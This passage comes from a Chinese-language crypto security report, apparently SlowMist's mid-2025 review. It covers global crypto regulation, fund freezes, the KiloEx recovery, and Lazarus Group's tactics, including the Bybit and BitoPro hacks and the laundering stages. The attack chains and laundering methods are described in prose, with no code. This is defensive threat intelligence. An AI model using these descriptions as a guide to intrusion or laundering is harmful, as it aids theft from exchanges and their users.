- 2025-04-08：泰国内阁批准修订数字资产业务和网络犯罪预防相关法令。新规将限制外国加密货币点对点(P2P) 交易平台在泰国的运营，违规者将面临最高三年监禁、最高 30 万泰铢罚款或两者并罚。

3.1.2 欧洲

（1）英国

- 2025-01-31：修订后的英国财政部《金融服务和市场法案》(FSMA) 生效，将加密货币质押排除在集体投资计划的分类之外。根据这一变更，质押以 ETH 和 SOL 将仅被视为区块链验证过程，不再受适用于集体投资计划的监管要求约束。

- 2025-04-29：英国财政大臣在伦敦举行的英国金融科技周重要峰会上透露，英国已公布了监管加密资产的立法草案，根据新规，加密货币交易所、交易商和代理商将被纳入监管范围，严厉打击违规行为，同时支持合法创新。在英国拥有客户的加密货币公司也必须满足透明度、消费者保护和运营韧性方面的明确标准。

（2）欧盟

- 2025-02-17：欧洲证券和市场管理局(ESMA) 发布征求意见稿，就加密资产服务提供商员工能力评估指南征求公众意见。该指南旨在落实《加密资产市场监管法案》(MiCA) 相关要求。

- 2025-05-02：欧盟正式通过《反洗钱条例》(AMLR)，将自 2027 年 7 月 1 日起禁止所有金融机构与加密服务商提供匿名加密账户或钱包，并全面禁用隐私币（如 Monero、Zcash、Dash）交易。

(3)土耳其

- 2025-03-13：土耳其资本市场委员会(CMB) 发布了两份与 CASP 许可和运营相关的监管文件，包括加密货币交易所、托管人和钱包服务提供商。该框架授予 CMB 对加密平台的全面监督权，确保遵守国家和国际标准。

3.1.3 北美洲

(1)美国

- 2025-01-23：美国总统特朗普签署加密货币行政令，确立支持数字资产和区块链技术发展的立场，其中包括建立总统数字资产市场工作组。此外，该行政令禁止各机构采取任何行动建立、发行或推广央行数字货币(CBDC)。

- 2025-04-02：美国众议院金融服务委员会以 32 票赞成、17 票反对通过《STABLE 法案》，旨在为美元稳定币建立监管框架。法案要求稳定币 1:1 储备、满足资本及反洗钱标准。法案对外国发行商如 Tether 设两年过渡期，之后需遵守美国规则。

- 2025-04-04：美国证券交易委员会(SEC) 企业财务部门发布关于稳定币的指导意见。经综合权衡，该部门认为完全储备、流动性强、由美元支持的稳定币(Covered Stablecoins) 根据 Reves 测试不构成证券，简言之，发行与销售稳定币旨在促进商业或消费用途。

- 2025-04-09：美国司法部发布关于加密货币法律的官方声明，明确开发者不对代码被犯罪分子使用负责，执法重点转向欺诈、恐怖主义融资等真正犯罪行为。

- 2025-04-11：美国证券交易委员会(SEC) 财务部发布声明，针对加密市场的证券发行和注册，要求发行商披露业务发展阶段、网络功能、证券权利及智能合约代码等信息，以保护投资者并促进市场透明。

- 2025-05-29：美国众议院共和党人正式提出《Digital Asset Market Clarity Act》，该法案赋予商品期货交易委员会(CFTC) 对数字商品现货市场的独家监管权，并允许加密平台根据其业务性质向 CFTC 或 SEC 注册。法案明确规定支付型稳定币不属于证券，并豁免去中心化金融(DeFi) 运营商和钱包服务提供商接受 SEC 监管。

- 2025-06-18：美国参议院以 68 票赞成、30 票反对的结果通过了具有里程碑意义的加密货币立法《GENIUS 法案》，标志美国首次通过涵盖全面监管改革的数字资产立法。

此外，多个州（如新罕布什尔、怀俄明、犹他等）推进比特币战略储备相关法案。

3.1.4 拉丁美洲

（1）阿根廷

- 2025-03-13：阿根廷国家证券委员会(CNV) 批准第 1058 号决议，为虚拟资产服务提供商(VASP) 设立最终监管准则，涵盖注册义务、网络安全、资产托管、反洗钱措施及风险披露义务等方面，强调监管与创新平衡。

（2）萨尔瓦多

- 2025-01-30：萨尔瓦多国会通过总统关于国家比特币法的改革提案，正式取消比特币作为法定货币的地位。

3.1.5 中东

（1）迪拜

- 2025-03-17：迪拜金融服务管理局(DFSA) 启动代币化监管沙盒，为企业在监管机构的监督下测试代币化金融解决方案提供了一个受控环境，符合条件的服务包括代币化股票、债券、伊斯兰债券以及集体投资基金单位。

- 2025-05-19：迪拜虚拟资产监管局(VARA) 更新了数字资产交易规则手册。新规加强了对保证金交易的杠杆控制和抵押要求。此次更新旨在使监管框架与国际风险标准接轨，并填补此前对经纪商、钱包服务商等领域的监管空白。

- 2025-05-25：迪拜金融服务管理局(DFSA) 正式批准 Circle 旗下稳定币 USD Coin (USDC) 和 EURC 为首批获认可稳定币。新规定将使迪拜国际金融中心(DIFC) 内企业能在支付、资金管理等多项数字资产应用中使用这两种稳定币。

整体来看，2025 年上半年，各国在数字资产监管上明显趋于成熟与制度化。从加密平台牌照管理、稳定币监管框架，到反洗钱制度强化，再到对隐私币、P2P 交易的限制措施，全球正在形成一张愈发精密的加密金融治理网络。

3.2 资金冻结和归还数据

2025 年上半年，Tether 共冻结 209 个 ETH 地址上的 USDT-ERC20 资产。
2025 年上半年，Circle 共冻结 44 个 ETH 地址上的 USDC-ERC20 资产。

2025 年上半年，遭受攻击后仍能收回或冻结损失资金的事件共有 9 起。在这 9 起事件中，被盗资金总计约 17.3 亿美元，其中将近 2.7 亿美元被返还/冻结，占上半年总损失的 11.38%。这一比例背后离不开多方协作应对和链上追踪能力的不断进步。

此外，在慢雾 InMist Lab 威胁情报合作网络的大力支持下，2025 上半年慢雾(SlowMist) 协助客户、合作伙伴及公开被黑事件冻结&追回资金约 1,456 万美元。

其中较具代表性的案例是 KiloEx 事件 —— 2025 年 4 月 15 日，去中心化永续合约交易平台 KiloEx 遭遇黑客攻击，损失约 844 万美元。事件发生后，慢雾(SlowMist) 第一时间组织安全应急小组，联合 KiloEx 梳理攻击路径和资金流向，同时，依托自研的链上反洗钱追踪分析平台 MistTrack(https://misttrack.io/) 与 InMist 威胁情报网络，完成对攻击者信息和特征的画像提取，并协助项目方与攻击者展开多轮谈判。最终，在慢雾(SlowMist) 及多方协作下，事件发生仅 3.5 天后，全部被盗资产 844 万美元被成功追回，KiloEx 与攻击者达成 10% 白帽赏金协议。

(https://etherscan.io/idm?addresses=0x00fac92881556a90fdb19eae9f23640b95b4bcbd%2C0x1D568fc08a1d3978985bc3e896A22abD1222ABcF%2C&type=1)

从快速响应、全额追回到后续的审计与防护加固，KiloEx 与慢雾的联合应急不仅展现了安全团队与项目方协作的重要性，也再次提醒 Web3 项目，安全不应止步于上线前的审计，事中监控与事后应急同样重要。

3.3 组织动态


3.3.1 Lazarus Group

(1)作案手法


自 2024 年 6 月以来，慢雾(SlowMist) 陆续收到多家机构的邀请，对多起黑客攻击事件展开取证调查。通过对攻击路径、TTP(战术、技术和程序)与 IOC(入侵指标) 持续分析，我们确认这些攻击是针对加密货币交易所的国家级 APT 攻击，攻击者正是朝鲜黑客组织 Lazarus Group，其攻击目标高度集中，几乎全部指向加密货币交易所的核心资产系统，并以获取钱包控制权限为最终目的。通过对多个样本及日志的分析，我们发现 Lazarus Group 构建了一套高度隐蔽且自动化程度极高的攻击链：

- 初始入侵

首先，攻击者会借助社会工程手法渗透受害者，常见方式包括：其一，伪装成项目方，寻找关键目标开发人员，请求帮助调试代码，并表示愿意提前支付报酬以获取信任。其二，伪装成自动化交易或投资人员，提供交易分析或量化代码，诱骗关键目标在本地设备或 Docker 环境中执行恶意程序。



恶意样本如 StockInvestSimulator-main.zip 和 MonteCarloStockInvestSimulator-main.zip 中集成远程控制木马，攻击者再利用 pyyaml 进行 RCE（远程代码执行），作为恶意代码的下发和执行手段，在绕过大多数杀毒软件的检测的同时，悄然建立持久化后门。



- 权限提升

攻击者通过恶意软件成功获取员工设备的本地控制权限，并且诱骗员工将 docker-compose.yaml 中的 privileged 设置为 true，从而获取宿主机更高权限，完全控制目标设备。

- 内部侦察和横向移动

攻击者利用被入侵设备扫描内网，识别关键服务器并利用企业应用的漏洞进一步渗透企业网络；所有攻击行为均通过被入侵设备的 VPN 流量进行，从而绕过大部分安全设备的检测。一旦成功获取相关应用服务器权限，攻击者便会窃取关键服务器的 SSH 密钥，利用这些服务器之间的白名单信任关系实现横向移动，最终控制钱包服务器。

- 资产转移与隐藏痕迹

成功获得钱包控制权后，攻击者将大量加密资产非法转移至其控制的钱包地址。整个过程中攻击者利用合法的企业工具、应用服务和基础设施作为跳板，掩盖其非法活动的真实来源，并删除或

破坏日志数据和样本数据。此外，攻击者会诱骗员工删除调试运行的程序，并且提供调试报酬，以掩盖攻击痕迹。还有部分受骗员工担心责任追究等问题，可能会主动删除相关信息，导致攻击发生后不会及时上报相关情况，使得排查和取证变得更加困难。

针对这类高级持续性威胁(APT)，传统防护机制难以完全胜任，必须依赖多层次防御体系的协同，如实时流量分析、终端行为监控、跨系统日志关联、零信任访问控制、网络隔离与权限最小化策略等。同时，组织内部的安全意识与响应机制也至关重要，尤其在员工面对看似合理的技术协作请求时，是否具备足够警觉和验证机制，往往直接决定一次攻击能否成功。

(**2**)相关事件

2025 上半年，臭名昭著的朝鲜黑客组织 Lazarus Group 活跃度依然居高不下，延续其一贯的"精准攻击+高额窃取+链上洗钱"路线，制造了多起影响深远的重大安全事件：

- 2 月 21 日，Bybit 平台发生大规模资金流出的情况，导致超 14.6 亿美元被盗。美国联邦调查局(FBI) 发布公告称，朝鲜黑客组织 Lazarus Group 对 Bybit 被盗事件负有责任，并将这一特定的朝鲜恶意网络活动称为「TraderTraitor」。攻击者先获取到 app.safe.global 的前端代码的控制权，然后针对 Bybit 的 Safe{Wallet} 钱包进行精准攻击。在 Bybit 的多签 Owner 使用 app.safe.global 进行签名时，让 Safe{Wallet} 的界面展示正常地址，实则在发起交易时已将交易内容替换成恶意的待签名数据，从而欺骗 Owner 签署了经过修改后的恶意待签名数据。最终，攻击者成功接管了 Bybit 的多签钱包的合约控制权，并实施盗币。此次事件是近年来损失金额最大的加密货币盗窃事件。

Public Service Announcement
FEDERAL BUREAU OF INVESTIGATION


Alert Number: I-022625-PSA
February 26, 2025

North Korea Responsible for $1.5 Billion Bybit Hack

The Federal Bureau of Investigation (FBI) is releasing this PSA to advise the Democratic People's Republic of Korea (North Korea) was responsible for the theft of approximately $1.5 billion USD in virtual assets from cryptocurrency exchange, Bybit, on or about February 21, 2025. FBI refers to this specific North Korean malicious cyber activity as "TraderTraitor."

TraderTraitor actors are proceeding rapidly and have converted some of the stolen assets to Bitcoin and other virtual assets dispersed across thousands of addresses on multiple blockchains. It is expected these assets will be further laundered and eventually converted to fiat currency.

- 4 月 25 日，Kaspersky 报告指出自 2024 年 11 月起，Lazarus Group 发起名为“Operation SyncHole” 的网络攻击，针对韩国至少六家 IT、金融、半导体、电信等行业企业。攻击者利用本地软件 Cross EX 和 Innorix Agent 中的“一日漏洞”，通过水坑攻击和权限提升手段实施入侵，并在系统中部署包括 ThreatNeedle、wAgent、Agamemnon、SIGNBT 和 COPPERHEDGE 等恶意软件。攻击行动分为两个阶段，前期以 ThreatNeedle 和 wAgent 为主，后期则转向更隐蔽、模块化的 SIGNBT 和 COPPERHEDGE。攻击过程中 Lazarus 利用合法进程注入、C2 加密通信、横向移动等技术，持续对韩国软件供应链展开渗透。




- 5 月 8 日，台湾加密货币交易所 BitoPro 遭遇黑客攻击，约 1150 万美元资产从多个链的热钱包被非法转出。6 月 19 日，BitoPro 公布调查结果，初步排除内部人员涉案，并指出攻击手法与 Lazarus Group 过去针对 SWIFT 系统和国际交易所的攻击模式高度相似。此次事件由一场精心设计的社交工程攻击引发，攻击者瞄准负责云端作业的员工，通过植入木马程序长期潜伏于其设备，绕过端点防护与云端侦测机制，并劫持 AWS Session Token 绕过多重身份验证 (MFA)，黑客在对员工日常操作行为进行长时间观察后，于 5 月 9 日凌晨借钱包系统升级与资产转移时机，启动恶意脚本，模拟合法交易将加密资产转出。BitoPro 在发现异常后即刻启动应急机制，有效遏制进一步损失。

全站公告 / 2025/6/19 幣託發布聲明與進度更新

2025/6/19 幣託交易所 BitoPro 聲明與進度更新如下：
經本公司內部資安小組與第三方專業資安公司近一個月的深入調查，依據其 2025 年 6 月 11 日出具之鑑識報告，初步排除內部人員涉入，且本次資安事件之攻擊手法，與過往多起國際重大案件模式相似，包含全球多間銀行SWIFT系統非法轉帳案及國際大型加密貨幣交易所資產盜竊事件，皆為北韓駭客組織『拉撒路集團』（Lazarus Group）所為。
駭客透過對一名負責雲端作業的同仁進行社交工程攻擊，成功植入木馬程式，繞過端點防護、防毒及雲端安全偵測等防護系統，並潛伏於該工程同仁電腦中，觀察其日常操作行為，以規避資安人員的例行監控。駭客劫持 AWS Session Token 繞過多重身份驗證 (MFA)，在 AWS 環境中透過C2伺服器發送指令，將惡意腳本悄悄移轉至熱錢包主機，伺機發動攻擊。
駭客經過長時間觀察，鎖定平台進行錢包系統升級與資產移轉作業期間，模擬日常操作行為發動攻擊。5 月 9 日凌晨 1 時左右，駭客啟動惡意腳本，模擬合法交易，自熱錢包非法轉移加密貨幣。直到錢包水位監控系統偵測到異常並發出警示後，資安團隊即刻啟動應變機制，包含緊急關閉熱錢包系統、更換所有關聯金鑰、隔離並重建受影響系統與終端設備、擴大監控並持續追蹤異常行為，進一步阻斷駭客行為。
目前事件已移交由刑事單位偵辦與鑑識中。平台於第一時間重新檢查，並重建錢包系統，並於 5 月 19 日將熱錢包地址主動提供給鏈上數據追蹤平台 Arkham，以更新平台水位等相關數據；截至 6 月 19 日，該頁面已更新部分錢包地址 (https://intel.arkm.com/explorer/entity/bitopro)，用戶可前往查閱。
此次資安事件再次凸顯網路攻擊手法不斷精進，這不僅是對虛擬資產平台的挑戰，更是台灣金融、甚至各產業應重視的課題。我們深知資訊安全是一場永不停止的考驗，未來平台將持續強化資安技術與管理流程，並積極交流經驗，呼籲業界提高警覺，在變化快速的數位世界中，共同建築安全且穩定的交易環境。

2025-06-19 14:50:00

- Q1 季度，Lazarus Group 发起了名为“Operation 99”的全球性网络攻击行动，主要针对软件开发者实施高度欺骗性的社交工程攻击。攻击者通过伪造 LinkedIn 招聘信息，引诱开发者克隆一个植入恶意程序的 GitLab 代码库。一旦代码被执行，恶意软件便会在目标设备中植入后门，窃取源代码、加密货币钱包密钥及敏感数据。此次行动使用“pay99”标识的工具，核心恶意程序包括 Main5346 和 Main99，它们可进一步加载如 Payload99/73、Brow99/73、MCLIP 等模块，分别用于数据收集、凭证窃取和键盘监听等操作。攻击者借此入侵开发者账户，不仅获取知识产权，还可直接盗取加密资产。安全研究显示，第一季度已有 1600 多名开发者受影响，主要分布在印度、巴西、法国等国家。



Global Impacted Victims

这一系列攻击显示 Lazarus 已将目标从单一加密资产盗取，延伸到开发者供应链、企业 IT 核心系统与跨链流动性平台，攻击模式更为立体、渗透性更强。


(3)洗币手法

以 Bybit 事件为例，Lazarus Group 盗取了约 50 万枚 ETH，总价值高达 14.6 亿美元，其后的资金清洗行动展现了 Lazarus Group 高度组织化和混淆式操作的能力，主要分为以下几个阶段：


- 初始资金拆分：

-> 解质押 15,000 cmETH 失败，被追回；

-> 被盗资产如 mETH、stETH 通过 Uniswap、ParaSwap、DODO 兑换为 ETH；




-> 被盗的 ETH 迅速拆分至多个地址，再继续分散转移到多层。




- **初步跨链与混币：**

